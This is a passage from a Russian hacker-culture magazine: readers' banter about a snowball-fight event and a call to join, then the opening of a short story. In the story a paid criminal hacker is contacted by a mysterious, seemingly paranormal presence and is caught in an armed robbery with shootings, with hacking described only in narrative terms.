Все раздолбаи, оставшиеся дома могут уже и перестать грызть локти за свое тупоголовие - не настолько и классно и беззаботно все было, как это описывают некоторые участники баталии. Игра по правилам в отсутствие судьи порождает многочисленные споры о нарушениях правил со стороны игроков вражеской команды. Так у нас и получилось. Мэддок, кстати, уже обо всем поведал - Донор играл против правил:)) Раз уж нельзя применять силовые приемы, кормить окружающих снегом, ногами пинать оборонительные сооружения, заходить за очерченный радиус и рукой нагло вытаскивать морковку у нашего snowman'а, значит - нельзя! Донор, скажу я вам по правде, все это делал, за что и подвергся кормлению снегом со стороны нашего глубокоуважаемого Мэддока, готового героически принять смерть от града летевших в него снежков, защищая снеговик и его морковь:))

А вообще, правила в нашей игре - это лишнее! Самое веселое – это прорваться сквозь оборонительные кордоны соперника, головой вперед перелететь через оборонительные снежные стены (или разломать их ногами), кинуть снежком в морковь, тем самым выбить ее, получить снежком по башке от защитников, завалить кого-либо или быть заваленным, и, сломя голову, бежать к своим, параллельно выплевывая снег, который тебе насильно запихнули в рот!

Тем не менее, пусть игнорировавшие военно-снежные баталии Трусливые Шакалы, оставшиеся дома 25 Ноября, брезгливо пускают слюни! Они действительно пропустили море впечатлений и целую кучу положительных эмоций:)) Когда смотришь на то, как Noah на бешеной скорости несется к вражескому снеговику, готовясь полуметровым снежком снести тому голову, ненароком улыбнется каждый! А как провалился заключительный штурм, уготовленный нашим стратегом Др. Кодом - четыре человеку с бешеными воплями и огромными снежками в руках (полметра в каждом было - это точно!) подбегая к вражеской базе и думая о том, как эти горе-снаряды сотрут с лица земли чужого снеговик, вдруг видят, что снеговик уже давно уничтожен! От удивления у нас даже собственные десятипудовые снежки из рук попадали…

**Andrew.**

Люди! Не верьте Эндрю! Все это лажа, и я не знаю, откуда он наблюдал за маневрами (хотя вроде на виду был ;))

Собственно этим всем, в чем он обвиняет Донора, постоянно занимался МэдДок, мы задолбались кидать в него снежками стоя вплотную к снеговику, так как он нагло заходил в запретную зону. И снегом кормили в основном вы нас. С вашими лосями справиться - ИМХО нереально было. Особенно лосихами - от них урону заграждениям было гораздо больше :).

Вранье! Донора снегом не накормили (ну… почти ;)) Док, подтверди! Да и не стал бы он его кушать-то - экология…

Правила в нашей игре - это лишнее?! Ага! Особенно когда по мне пробежалась вся ваша команда… До сих пор бока болят… Лоси…

Что было, то было… Добрянский один из этих снежков получил в подарок. Со всего размаху… За особые заслуги в планировании боевых операций. А так - реально оттянулись.

**Dronich**

Хах, ну вы и зафлудили -). Ящик все не успокоится…

Я, конечно, разгильдяй, и сильно бесился на маневрах, но делать очень жесткие правила все же не стоит… Просто снежки без валяния в снегу, это не снежки, для меня во всяком случае. Кормление снегом, да, чувство не из приятных… Но все равно весело.

Осталось только дождаться, когда выложат все фоты на сайте или кто-нибудь соберет болванки и дружно наштампует, хотя в это с трудом верится.

**CutteR**

## ХОЧЕШЬ К НАМ?

Что, слюни текут по углам и повисают в виде огромных сосулек? Хочешь к нам? Хочешь узнать, что мы замутим в тот раз? Не вопрос! Просто сделай несколько простых действий, и ты со своей командой сможешь навешать SPEZ-CREW, ухо-глазо-носо-рото и прочих хэдшотов.

Напиши большущее мыло на мыльник spez@real.xakep.ru, в котором расскажи, кто ты и откуда, сколько тебе лет, кто твои друганы и подруги, которых ты хочешь притащить с собой. Можешь приложить свои фотки, чтобы мы тебя точно узнали. Также ждем твои мысли по поводу БСМ.

Если ты из другого города, то ты просто обязан провести БСМ у себя в городе и прислать нам подробнейший отчет. Лучшие БСМ будут засвечены в первом СПЕЦе нового года.

Короче. Вы все поняли: срочно! нет, СРОЧНО! беги к компу, отсылай нам заявки на участие и становись, тем лучшими, с кем мы сможем скрестить наши снежки и разделить снежную женщину!

**Большие Снежковые Маневры II уже скоро!!!!**

Niro
(niro@real.xakep.ru)

# К ВОПРОСУ О ЧЕСТНОСТИ

*«Кто летал, тем бояться нечего,*
*Кто летал, тот с заданьем справился...»*

***«Смысловые галлюцинации» - «Звезды 3000»***

**Тот вид деятельности, которым занимался Loader, подразумевал подобные меры безопасности. Он был хакером, «человеком с красными глазами». Половину сознательной жизни он провел за монитором, заработав себе имя и славу.**

Должно быть, сама Мамаша Бейкер так пересчитывала деньги - в темной комнате у маленького, слабого источника света, настольной лампы или еще какого. Только вот компьютеров тогда не было - и это сильно отличало Loader'а от далекого гангстерского времени, когда по всей Америке гремели имена Бонни, Клайда и им подобных. Они просто обязаны были, думал Loader, сидеть во мраке, на старых диванах и смотреть, как главарь сильными, не трясущимися руками, спокойно извлекает из банковских сеток деньги и раскладывает на столе - рядом с дрожащим огоньком керосиновой лампы. В пятне света видны только руки и пачки купюр, совсем недавно принадлежащих добропорядочным гражданам Америки, а в настоящее время перекочевавших в карманы гангстеров. Пальцы заботливо держат в цепких клещах зеленые бумажки, а глаза четко фиксируют каждую цифру номинала, суммируя все это в голове...

Loader точно так же сидел сейчас за столом, разложив перед собой несколько пачек мелких купюр североамериканской валюты. В комнате было темно, за окном, соответственно, тоже. И только экран монитора освещал руки Loader'а и деньги, лежащие перед ним. Десять тысяч долларов мелкими купюрами. Десятки отдельно, двадцатки отдельно.

С заказчиком приходилось держать ухо востро: Loader аккуратно - не менее аккуратно, чем Мамаша Бейкер - разрывал банковскую упаковку и пересчитывал доллары; в пачках десяток запросто могли оказаться пятерки, а в двадцатках - одно- и двухдолларовые банкноты. Люди, чей заказ сегодня был так щедро оплачен, запросто могли кинуть его на приличную сумму - в надежде на то, что их пути уже никогда не пересекутся. Пришлось при получении денег поверить на слово - слишком уж мало времени было для очного свидания. Теперь же Loader'а грыз червь сомнения - не подсунули ли ему «куклу»; он боялся увидеть в пачках сложенные вдвое долларовые бумажки, создающие иллюзию полноты суммы. Еще больше он боялся фальшивых денег - для этого он даже взял напрокат машинку для определения подлинности ценных бумаг и сейчас подсвечивал каждую банкноту фиолетовыми лучами.

Пока все было в порядке. За плечами осталась ровно половина суммы, оговоренной в соглашении. Loader встал, прошелся по комнате, разминая затекшие пальцы, занимавшиеся последние полчаса однообразной работой, несколько раз присел, выглянул в окно на ночную Москву, сиявшую оранжевой иллюминацией, после чего бросил взгляд на оставшиеся пачки денег и решительно направился к столу для завершения довольно приятной, но длительной задачи.

Монитор продолжал ровно светить голубоватым светом. Рутина вновь овладела Loader'ом - купюру в руки, под фиолетовый свет, на калькуляторе «плюс», отложить в сторону... И так до тех пор, пока не закончатся деньги.

Его мысли порой непроизвольно возвращались к той работе, которая была так щедро сегодня оплачена. Loader начинал вспоминать, все ли файлы удалены, все ли логи затерты, нет ли в журнале файрволла запросов на соединение с неустановленных адресов, прочно ли закрыт электрощит на лестничной клетке... На один из каналов телевизора у него была заведена китайская микровидеокамера, воткнутая в глазок; в углу экрана в маленьком прямоугольничке он все время поглядывал на пустую площадку перед дверью, опасаясь увидеть там людей в форме.

Тот вид деятельности, которым занимался Loader, подразумевал подобные меры безопасности. Он был хакером, «человеком с красными глазами». Половину сознательной жизни он провел за монитором, заработав себе имя и славу. Его гонорары выросли; его преступная деятельность измерялась годами неполученного срока; его страх порой становился доминирующей эмоцией, перевешивая весь экстаз, получаемый от профессионально сделанной работы. Вот и сегодня - приличная сумма и замечательно выполненный взлом сервера одной довольно крупной влиятельной корпорации не очень радовали Loader'а, который то и дело бросал взгляды на монитор, несмотря на то, что движения на лестничной клетке не было.

-...Восемь тысяч двести... Чего-то глаза уже болят... - бубнил себе под нос Loader. - И еще неизвестно, что легче сломать - винду или Unix... Но этот админ - просто смех какой-то! Восемь тысяч четыреста... Надо записать куда-нибудь, а то забуду нафиг...

Он разговаривал с собой уже около часа. Со стороны могло показаться, что Loader ведет диалог с компьютером - и, в принципе, это было именно так. Собеседников в жизни у Loader'а было не так уж много, круг общения ограничивался несколькими десятками таких же, как он, сумасшедших хакеров, сидящих в «аське». Компьютер был самым лучшим, самым честным и надежным другом - он не предал его ни разу, почти не глючил, старался не зависать, в общем, вел себя, как живое существо. За это Loader был очень благодарен своему железному другу, вовремя делал апгрейд, не забывал пользоваться утилитами и даже периодически убирал пыль изнутри пылесосом.

Деньги подходили к концу - точнее сказать, завершался их тщательный подсчет и проверка. Loader замолчал - говорить с самим собой или с компьютером все-таки время от времени надоедало. У стола выросла горочка разорванных банковских упаковок; рядом остыла нетронутая, уже остывшая пачка «Доширака». И когда пересчитать осталось около пятисот долларов - В ДВЕРЬ ПОСТУЧАЛИ.

Loader замер, наклонившись над столом. Двадцатидолларовая бумажка зависла на полпути к своим сестрам. Несколько раз непроизвольно дернулась щека; Loader медленно перевел глаза на экран монитора, ожидая чего угодно...

**Было грустно сидеть на мешке с деньгами и смотреть, как убывают запасы продуктов в холодильнике...**

На площадке перед дверью никого не было - по крайней мере, именно это и показывала видеокамера. Loader облизнул пересохшие вмиг губы и приблизил лицо к монитору. Безрезультатно. На лестничной клетке не было никого, от придирчивого взгляда камеры укрыться было нельзя. Loader специально обмерял площадку, делая такую довольно дорогую покупку, - угол обзора камеры не позволял скрыться от нее даже котенку на коврике у соседской, самой дальней двери.
Медленно встав со стула (Loader даже услышал, как громко заскрипели позвоночник и колени), он на цыпочках подошел к двери, отодвинул в сторону камеру на подвеске и сам приложил глаз к линзе. Никого.
Стук не повторялся. Открывать дверь было, по меньшей мере, глупо - когда у тебя на столе лежат десять штук баксов, это крайне опасно и необдуманно. Loader вернул камеру на место и приложил к двери ухо. С той стороны не доносилось ни звука; потом где-то далеко внизу хлопнула входная дверь подъезда. Этот приглушенный звук заставил Loader'а отшатнуться на пару шагов и замереть испуганным зверьком.
Ситуация накалилась до предела. Краем глаза Loader посматривал на деньги, слух обострился, по лицу тек холодный пот; губы от него стали солеными. Несколько минут он не двигался с места, но потом ватные ноги заставили его вернуться тихими маленькими шажками за стол. И только опустившись назад, он увидел на таскбаре свернутое окошко входящей «аськиной» мессаги.
Как он не узнал стандартный звук ICQ, осталось за пределами понимания Loader'а. Но факт остается фактом - в его дверь никто не стучал; кто-то «стучался» в его комп.
Loader закрыл глаза и покачал головой; потом взглянул на деньги, встал, прошел на кухню, налил себе рюмку водки и выпил ее одним махом, занюхав рукавом. После чего вернулся, дождался, когда пульс стал ровнее, и довел до конца финансовую операцию. Все было точно, никакого «кидалова». И только после этого он ткнул «мышой» в пришедшее сообщение.
- «Wizard просит вашего согласия на создание доверенного контакта», - вслух прочитал Loader. - Раньше как-то все проще было, а с этой «две тысячи третьей» одни проблемы... «Согласен» - отстучал он в ответ.
Следующее сообщение пришло практически мгновенно.
«Привет. Я - Wizard. Будем знакомы?»
Спирт, преодолев гематоэнцефалический барьер, потихоньку просачивался в мозг. Захотелось еще. Loader вернулся на кухню, налил еще одну рюмку, потом хмыкнул и, взяв бутылку с собой, вернулся за комп. Усевшись на место, он выпил еще, налил следующую, поставил ее на коврик рядом с «мышой» и отстучал:
«Я - Loader. Чего надо?»
«Ничего особенного. Экзюпери сказал - «Нет в мире радости больше, чем радость человеческого общения».
«Короче».
Что во всем этом не нравилось Loader'у - так это то, с какой скоростью приходят ответы на его диал-ап. Будто бы незримый собеседник сидел в соседней комнате и общался с ним по локалке.
«Вы не читали Экзюпери?»
«Нет».
«Жаль».
«Мне не очень».
Вопросы об Экзюпери немного развлекли Loader'а. Он усмехнулся им; взгляд перекинулся на наполненную рюмку.
«Я вас не понимаю».
«А вот теперь уже мне жаль».
«Странный вы какой-то... Хотите, я вас развлеку?»
«Давай».
После этого пауза была значительной. Loader уже было решил, что собеседник слетел с линии, но тут пришла очередная мессага.
«У вас на столе лежит 10000 долларов».
Loader чуть не раздавил «мышку» - так резко он ее сдавил от изумления и испуга. Перечитал еще раз. Потом быстро заглянул собеседнику в «Свойства» - там было абсолютно стерильно - ни имени, ни е-майла, ни телефона. Еще бы - делать такие заявления и оставлять следы - не тут-то было!
«Ну, как, я вас удивил, развлек?»
Loader задумался. Можно было, конечно и не отвечать - но тогда что делать с этим парнем, который знает о деньгах? Продолжение беседы тоже смысла не имеет - от бессмысленного набора фраз ничего не изменится, он не станет физически ближе к этому всезнайке. Выбор небогат.
«Эй...» - это опять Wizard.
«Чего?»
«Они разложены на десять пачек, по 1000 в каждой, а вы сидите за компьютером в одних трусах».
Это было уже слишком. Loader автоматически протянул руку к рюмке и выпил водку, даже не почувствовав ее жгучего привкуса. Захотелось выключить компьютер, словно это могло оградить его от незнакомца, пронзающего взглядом стены. Он поймал себя на том, что уже протянул руку к кнопке, когда пришло очередное сообщение:
«Мне нет дела до ваших денег. Я просто искал друзей».
Loader потер глаза, уставшие от контраста между светом и тенью, и перечитал последнее сообщение. «Мне нет дела до ваших денег»...
Уцепившись руками в стул, на котором он сидел, Loader судорожно размышлял уже затуманенными алкоголем мозгами. Что-то надо было делать... Он схватил деньги, сунул их в два целлофановых пакета, потянулся за брюками...
«Простите меня за причиненные неудобства. Disconnect».
Loader упал на пол, запутавшись в штанинах. Wizard отключился, произведя полное опустошение в душе Loader'а. Потная трясущаяся от страха рука хакера продолжала цепко держать пакеты с деньгами...

Двое суток Loader не подходил к компьютеру. При одной только мысли о том, что где-то есть некто, видящий сквозь диал-ап, знающий о его темных делишках в Сети, он покрывался холодным потом и машинально проверял, на все ли замки закрыта дверь. Имея такого противника, сложно было ответить на вопрос «Как лучше хранить деньги?» - дома, в Сбербанке или в каком-нибудь тайнике. Можно ли с такой кучей денег выходить на улицу - да и вообще, можно ли выходить на улицу, не рискуя быть схваченным неизвестным (или неизвестными)?
Было довольно грустно сидеть на мешке с деньгами и смотреть, как убывают запасы продуктов в холодильнике, купленные несколько дней назад перед началом последней работы (Loader так всегда делал, прежде чем предпринять очередную атаку - заваливал едой все полки в холодильнике, чтобы как можно меньше отвлекаться на поддержание жизненной энергии; один раз он от гипогликемии завалился в обморок у компа в самый важный момент и с тех пор очень ответственно подходил к этому). Вначале закончилось все, что можно было съесть быстро, не утруждая себя; потом пришлось взять в руки нож, постоять у плиты - но и этому пришел конец.
Loader тупо смотрел телевизор - бесконечные клипы MTV смешались в один, глаза уже плохо воспринимали действительность; сосало под ложечкой. Время от времени он проваливался в дремоту, постанывая от мимолетных сновидений, наполненных преследованиями и столами, ломящимися едой. Метнувшись в очередном сне от очередного преследователя, он упал с дивана, больно ударившись головой о стоящее рядом кресло; обхватив руками затрещавший череп, он сел на полу и, раскачиваясь из стороны в сторону, завыл от обиды.
- Я ведь здесь сдохну с этими бабками! - голосил он среди пустой квартиры, поглядывая на шкаф, в котором лежали сейчас пакеты с деньгами. - Надо что-то делать, надо что-то делать, надо что...
И в эту секунду в системнике зашумел вентилятор. Следом за этим звуком раздался другой, не менее знакомый - зажурчал винчестер, подмигивая красным глазком из-под стола.
Loader прекратил раскачиваться и застыл, спиной чувствуя это красное подмигивание. В горле застрял ком слюны, не желающий проваливаться в желудок; еще секунда, и он был готов вырваться изо рта обратно. Чрезмерным усилием Loader заставил себя проглотить ставшую вязкой и чуть ли не шершавой слюну, после чего повернул голову; и, уже завершая этот поворот, услышал, как коротко бибикнул БИОС, после чего комнату осветил монитор.
КОМПЬЮТЕР ВКЛЮЧИЛСЯ. Включился без всякого вмешательства извне, хотя должен был сам уметь выполнять только обратное

# К ВОПРОСУ О ЧЕСТНОСТИ

**Из-за спины в маленькую комнатку, в которой находился обменник, шагнул третий - тот, с улицы, достал из-под плаща помповое ружье и воткнул ствол Loader, у между лопаток.**

действие - выключаться, да и то по желанию хозяина. Loader, продолжая сидеть на полу, увидел, как на экране вылез белый прямоугольничек «Enter Password» (он ставил пароль за загрузку - на всякий случай, зная, что все это обходится достаточно элементарно).
- Полтергейст... Барабашка хренов завелся, - безо всяких эмоций произнес Loader, глядя на комп, застывший в ожидании пароля. - Формат Це этому барабашке...
Он поднялся на ноги и издалека взглянул на системный блок, стоявший под столом у самой стены, опутанный довольно пыльными проводами. Ничего особенного в нем он не увидел и сделал несколько шагов к столу.
«Щелк!» Loader вздрогнул. На экране в прямоугольнике пароля появилась звездочка. Ноги хакера приросли к полу. И снова - «щелк!».
Loader увидел, как на клавиатуре запала и вновь вернулась в прежнее положение клавиша K. На экране появилась вторая звездочка.
- Skywalker, - прошептал Loader пароль. - Сейчас будет «игрек».
Так и случилось. Третий «щелк» пришелся именно на Y. Тут Loader поймал себя на том, что из уголка рта стекает тоненькая струйка слюны.
Щелчки стали чаще - некто, «барабашка», приноровился и оставшиеся шесть букв набрал достаточно быстро. Девять звездочек выстроились в поле для пароля; Loader ощутил биение своего сердца в ушах - пульс просто гремел в голове, сопровождая каждое сокращение сердца ударом прибоя о берег.
Однако нажатия «Enter» Loader не дождался. Складывалось впечатление, что тот, кто набрал пароль, предлагал хозяину компьютера самому продолжить запуск системы, тем самым продемонстрировать согласие на диалог.
Ничего не оставалось, как сделать оставшиеся три шага и самому утопить клавишу «Enter». Loader сделал это, находясь в состоянии зомбирования; все, что происходило сейчас в его квартире, - происходило не с ним.
Система загрузилась. Из автозагрузки вылез «аськин» детектор Сети, после чего само собой установилось соединение (Loader этому уже не удивился).
«Тук-тук!»
Ослабевшие ноги голодного Loader'а подогнулись, он упал на стул и ткнул «мышкой» в экран.
«Привет. Это опять Wizard. Как здоровье?»
Loader угрюмо перечитал текст сообщения несколько раз; в нем закипала злость.
«Зашибись».
«Не понял вас. Кстати, как там поживают ваши деньги? Судя по всему, вы должны были потратить их с пользой для себя».
Хакер машинально повернулся к шкафу, после чего вновь взглянул на экран.
«Откуда ты знаешь о деньгах?»
«Я много чего знаю. Извините...»
«Уж очень часто ты извиняешься! - подумал Loader и принялся в который раз перебирать в голове людей, могущих быть информированными о последней его работе. - Ни на кого не похоже...»
Манера общения была, действительно, несколько странной - сложно было сказать, является ли вежливость собеседника его естественной чертой или все это напускное, с целью изменения представления о контактере. Очень сложно разгадывать подобные загадки, видя только строчки очередного сообщения на экране.
Периодически Loader проглядывал всю историю диалога с Wizard'ом, пытаясь представить это в виде быстротечного разговора в реальности. Ему рисовался призрак какого-то студента-гуманитария, отягощенного излишними манерами. Но все умозрительные образы таяли, стоило лишь вспомнить, как сами собой нажимались кнопки на клавиатуре.
«Ты где?» - напрямую спросил Loader, не надеясь на ответ.
«Далеко».
Loader хмыкнул. А что еще можно было ожидать? Но тут пришло продолжение:
«Далеко - но не только географически. Довольно сложно представить...»
Хакер немного задумался. Все это стало напоминать ему какую-то плохую фантастику с путешествиями во времени.
«Прошлое? Будущее?» - спросил Loader.
«Ни то, ни другое».
Студент-гуманитарий постепенно растаял. Собеседник довольно хорошо владел литературной речью, при этом грамотно показывая интонации безо всякой помощи «смайликов», очень точно вставляя многоточия и тире. У хакера было несколько друзей с подобной манерой общения в Сети - и все они не подходили на роль Дэвида Копперфильда, будучи не в состоянии нажимать клавиши на клавиатуре на расстоянии.
«Не буду вас долго задерживать - к вам сейчас пытается дозвониться один ваш знакомый».
Собеседник ушел офф-лайн. Loader хотел было отправить ему какое-нибудь ругательское послание, но передумал. Ему стало интересно, кто бы это мог хотеть с ним поговорить, поэтому он тоже отключился - и в ту же секунду пришел входящий звонок.
Loader аккуратно, медленно протянул руку к телефонной трубке, поднял ее и услышал до боли знакомый голос одного из своих постоянных заказчиков:
- Не спишь? Есть работа...
Прижав трубку ухом к плечу, Loader быстро набросал данные по работе в текстовый файл, после чего положил трубку на место, повторил про себя условия работы несколько раз, после чего стер файл, применив утилиту уничтожения - жизнь диктовала хакерам свои законы.
Работа предстояла довольно сложная. Можно сказать, одна из экстремальных - взлом одного из отделений частного «Кодекс-Банка». Заказчик просил узнать кое-что о перемещении некоторых сумм в определенном направлении - «волновался» за конкурентов. В пространные объяснения такие люди обычно не пускаются, но порой и по самой задаче можно определить, в чем конкретно они заинтересованы.

**Работа предстояла довольно сложная - взлом одного из отделений частного « Кодекс-Банка» .**

Loader прикинул примерное время, которое он затратит на работу, потом поделил все это на ту сумму, которую в завуалированной форме ему пообещали, - и получил довольно выгодную во всех отношениях десятичную дробь, означающую, что в час хакер заработает около ста восьмидесяти долларов. Довольно неплохо - при условии, что все получится в запланированные сроки.

И тут, подсчитав все возможные убытки и прибыли, Loader задумался над тем, как быстро он смирился с тем, что в его жизни появился самый настоящий «виртуальный» собеседник; такой, о котором не мечтали даже погруженные в Диптаун герои Лукьяненко. Появился некто, способный просто фантастическими способами вступать в контакт через Интернет, заставляя компьютер оппонента включаться на расстоянии. Происходило то, что всегда заставляло Loader'а скептически усмехаться; его, в силу природного недоверия, всегда кривило при упоминании «полтергейстов» и явлений, схожих с ним. Но тут он на своей шкуре ощутил, как бегают мурашки при запуске компа, когда ты находишься от него на расстоянии в несколько метров и даже не помышляешь нажать на «Power».

Loader поднялся, прошел на кухню и заглянул в морозилку - пива, конечно же, там не было, он сделал это больше для порядка, чтобы подготовить себя к тому, что на улицу выйти все-таки придется. Составив в голове примерный план быстрого рейда в продуктовый маркет в ста метрах от дома, он накинул на плечи куртку и на пороге понял, что в доме нет русских денег. Доллары для наших магазинов были неразменной монетой; хакер прищурился и вытащил из глубин памяти адрес ближайшего обменного пункта - получался приличный крюк.

Кинув взгляд на монитор, на котором бурлил Ниагарский водопад, Loader попытался представить, что сейчас делает его невидимый собеседник - не решит ли он вставить палки в колеса во время прогулки? Не хотелось бы, оказавшись на улице, попасть в лапы к очень любопытным людям в погонах... Вздохнув, Loader поднял воротник и вышел на осенний проспект.

Попинывая опавшую листву, хакер быстрыми шагами двигался по направлению к ближайшему обменнику. На улице было малолюдно; Loader, выходя на улицу, даже не посмотрел на время, поэтому был немного удивлен теми сумерками, которые уже сгущались над городом. С его ритмом жизни в этом не было ничего необычного - но почему-то именно сегодня он задумался над тем, как он живет. Интернет заменил ему все - и новости, и любовь, подарил работу и заработок, сделал независимым от погоды и экономики, от родителей и президента. До сегодняшнего дня его все устраивало, но какой-то Wizard пошатнул равновесие, напомнив слова Экзюпери - «Нет в мире радости больше, чем радость человеческого общения». Где те люди, с которыми можно было поговорить? Есть ли те, кому он сам будет интересен?

Полтора месяца назад Loader'у исполнилось двадцать три года. Он уже успел окончить институт (с трудом вспоминая, какой - да это его и не интересовало, все экзамены по дистанционной форме обучения он сдал, взломав собственный формуляр и напичкав его оценками и зачетами на четыре года вперед; слава самодовольным администраторам!) Он распрощался с двумя девушками; три расстались с ним. За плечами были несколько языков программирования и английский со словарем (правда, что касалось технических терминов, то их он читал с листа, переводя целыми страницами). Мать с отцом где-то в глубинке; брат сидит (уж очень любил выращивать марихуану - так в своем поселке он называл обыкновенную коноплю; за это и поплатился свободой). Где та радость, которую проповедовал французский летчик, успев за свою короткую жизнь подарить миру «Маленького принца»?

Иногда исподлобья он пытался вглядываться в лица проходящих мимо людей - безуспешно; в их глазах найти ответ было невозможно, каждый нес в себе целый мир, не собираясь делиться им ни с кем. Loader угрюмо покачал головой на ходу:

«Интересно, если бы они знали, что у меня дома десять штук баксов, стали бы они разговаривать со мной?»

В кармане зазвонила мобила, отключенная за неуплату три месяца назад (сапожник без сапог...). Loader удивленно вытащил ее, откинул панельку и прочитал SMS-ку: «Нет». Вот тебе и ответ...

К подобному комментарию своих мыслей он отнесся очень спокойно, впустив «барабашку» к себе безо всяких проблем и предубеждений. Некто был в состоянии общаться при помощи любого электронного прибора, будь то комп или сотовый телефон. Loader был даже готов к тому, что скоро с ним заговорят холодильник и телевизор. Сам он в глубине души был даже рад, что наконец-то нашелся кто-то, пусть даже паранормальный, кто ищет с ним общения.

- The truth is out there... - довольно громко сказал он в молчащую трубку, вспомнив девиз необычайно популярного сериала.

- May be... - шепнул кто-то издалека. Loader улыбнулся - у него появился друг.

Тем временем приблизились двери обменного пункта. Даже не взглянув на «сэндвич» с курсом покупки-продажи, поблескивающий каплями прошедшего недавно дождя, он прошел мимо человека в кожаном плаще, стоящего почти в самом проходе. Тот подвинулся - правда, самую малость, но этого было достаточно, чтобы Loader оказался внутри. Дверь мягко затворилась без стука, хлопка и скрипа.

На экране было хорошо видно, как Loader опешил от того, что обнаружил внутри. Двое людей в масках и кожаных куртках, наставив пистолеты - один на охранника, другой в окошко кассира, - грабили обменный пункт. Охранник сидел в углу, неестественно подломив правую ногу и испуганно глядя на ствол, заканчивающийся глушителем. На груди у него расплывалось свежее блестящее пятно крови - грабители вошли сюда практически за минуту перед хакером.

Рука прошлась над экраном в красивом пассе - немного уменьшилась яркость. Четче стало видно лица - как преступников, так и Loader'а, застывшего на пороге. Сделать шаг назад ему не дали.

Из-за спины в маленькую комнатку, в которой находился обменник, шагнул третий - тот, с улицы, достал из-под плаща помповое ружье и воткнул ствол Loader'у между лопаток.

Человек у экрана с интересом наблюдал за происходящим. Уголки его губ тронула усмешка - он особым способом скрестил пальцы на левой руке и что-то тихо прошептал себе под нос, наклонившись к самому экрану, отчего на нем появилось маленькое запотевшее пятнышко...

Loader застыл, раскрыв рот. Преступники же, казалось, были готовы к подобному повороту событий. Тот парень, что держал на прицеле охранника, вытащил из-за пазухи еще один пистолет и направил его хакеру в лоб. Тогда ружье за спиной опустилось, и на плечо Loader'у легла жесткая сильная ладонь. Тем временем в окошке кассы продолжалась передача денег из сейфа в спортивную сумку.

- Тихо, парень, - почти прошептали Loader'у из-за спины. - Ты чего пришел?

- Деньги поменять... - хрипло произнес Loader, искренне удивившись собственному голосу.

- Давай, я поменяю, - рука соскользнула с плеча, и Loader увидел перед собой ладонь левой руки в черной кожаной перчатке. Скосив взгляд в сторону, хакер встретился глазами с охранником, терпящим, судя по всему, сильнейшую боль - рядом с ним уже натекла довольно большая лужа крови. Взгляд раненого говорил об одном - «Делай, что говорят, чтобы все это кончилось...» Парню явно нужен был хирург и как можно быстрее.

Loader сунул руку в карман куртки и собрался было вытащить несколько двадцаток, взятых с собой, но неожиданно нащупал в кармане какой-то небольшой целлофановый пакет, которого там точно быть не должно. И в тот же миг он понял - по тому, как немного сильнее стала давить на плечи куртка - что и в другом кармане лежит что-то подобное. Дыхание перехватило, он попытался разыграть из себя дурачка, ищущего по карманам деньги, но было поздно - услышав тихое шуршание в кармане, бандит схватил его за предплечье и задержал руку. Пальцы непроизвольно сжались в кулак и обхватили пакет.

За спиной что-то стукнуло об пол, после чего вторая рука потянула Loader'а на себя. Наружу показался пакет, наполненный долларами - видны были сложенные в пачки купюры по десять и двадцать долларов. Двое преступников - тот, что держал под прицелом охранника, и тот, кто вытащил у Loader'а пакет из кармана, - присвистнули от удивления.

# К ВОПРОСУ О ЧЕСТНОСТИ

- Слушай, Буратино, у тебя еще есть? - спросили у Loader'а. Тот непонимающим взглядом смотрел на пакет; где-то внутри зрела мысль, которую он всеми силами старался отогнать от себя, как назойливую муху.
- Ну-ка, подними руки! - требовательно произнес налетчик, опустивший пистолет, направленный в лоб охраннику, и подошел вплотную к хакеру. Loader подчинился. И тогда из другого кармана куртки тот вытащил второй пакет, являющийся полной копией первого. Там тоже было полно баксов.

Теперь уже отвлекся даже тот грабитель, что упаковывал сейчас спортивную сумку, набитую примерно наполовину долларами и рублями. Он жестом показал, чтобы пакеты были упрятаны внутрь сумки, куда те и были отправлены. В полной тишине звук закрывающейся «молнии» на сумке был очень громким; кассирша за тонированным стеклом громко всхлипнула от испуга.

Loader, не отрываясь, смотрел на сумку, которую грабитель закинул на плечо; стволом своего пистолета налетчик ткнул в сторону двери.

«Это мои деньги... - про себя произнес Loader. - Это мои десять штук. Но я же не брал их с собой!..» Он точно помнил, как сунул в карман пять двадцаток - пять бумажек серо-зеленого цвета; он помнил, что остальные деньги лежали в шкафу, в коробке из-под обуви в двух целлофановых пакетах - в точно таких же пакетах... И он точно знал, что в сумке, висящей на плече у идущего к двери налетчика, лежит его гонорар за последнюю работу - деньги, на которые он планировал купить «Макинтош»; что каким-то непостижимым образом они оказались в его карманах и сейчас уплывают в неизвестном направлении. И тогда Loader закричал и прыгнул на спину идущему последним вооруженному помповым ружьем налетчику.

Тот уже спрятал ствол за полу плаща и нападения не ожидал. Толчок сбил его с ног; путаясь в плаще, он попытался сохранить равновесие и выпустил оружие из рук. Они упали на пол и покатились, сцепившись; внезапно грохнул выстрел.

**Loader почувствовал, как тело над ним в момент выстрела вздрогнуло, словно наткнувшись на столб, после чего сквозь плащ брызнула кровь. Как грабитель наткнулся на свой собственный ствол, осталось за пределами понимания - Loader даже не стал задумываться над этим. Он нашарил под телом убитого ружье и цепко схватил его.**

Loader почувствовал, как тело над ним в момент выстрела вздрогнуло, словно наткнувшись на столб, после чего сквозь плащ брызнула кровь. Как грабитель наткнулся на свой собственный ствол, осталось за пределами понимания - Loader даже не стал задумываться над этим. Он нашарил под телом убитого ружье и цепко схватил его.

Все это произошло за какую-то пару секунд. Шедший вторым преступник, не разбираясь в том, что случилось за спиной, резко обернулся и выстрелил. Пуля просвистела почти в метре от лежащих на полу людей и раскрошила китайский пластик стены с плакатом «Опасайтесь подделок!». Выдернув ружье из-под трупа, Loader направил его на стрелка и нажал спусковой крючок. Спасло его лишь то, что в момент выдергивания «помпы» затвор передернулся сам - сделать это одной рукой (вторая была намертво придавлена к полу почти стокилограммовой тушей мертвого тела) он наверняка бы не сумел. Пламя, вырвавшееся из ствола, на секунду скрыло лицо нападавшего; дым, последовавший за выстрелом, заволок наполовину помещение обменника.

Loader четко слышал крик, сопровождающий выстрел, - крик боли и ужаса; потом последовал звук падения, кто-то упал на пол - молча, словно сил кричать хватило только на миг.

Мозг лихорадочно и с абсолютно непонятной настойчивостью фиксировал все происходящее вокруг. Вот за стеной в кассе зазвонил телефон; на улице завыла «сигналка» чьей-то недалеко припаркованной машины; натужно зашелся в кашле раненый охранник. Сквозь плотное облачко порохового дыма Loader увидел алый глазок видеокамеры, фиксировавший все происходящее в помещении; объектив был неподвижно направлен на лежащие тела.

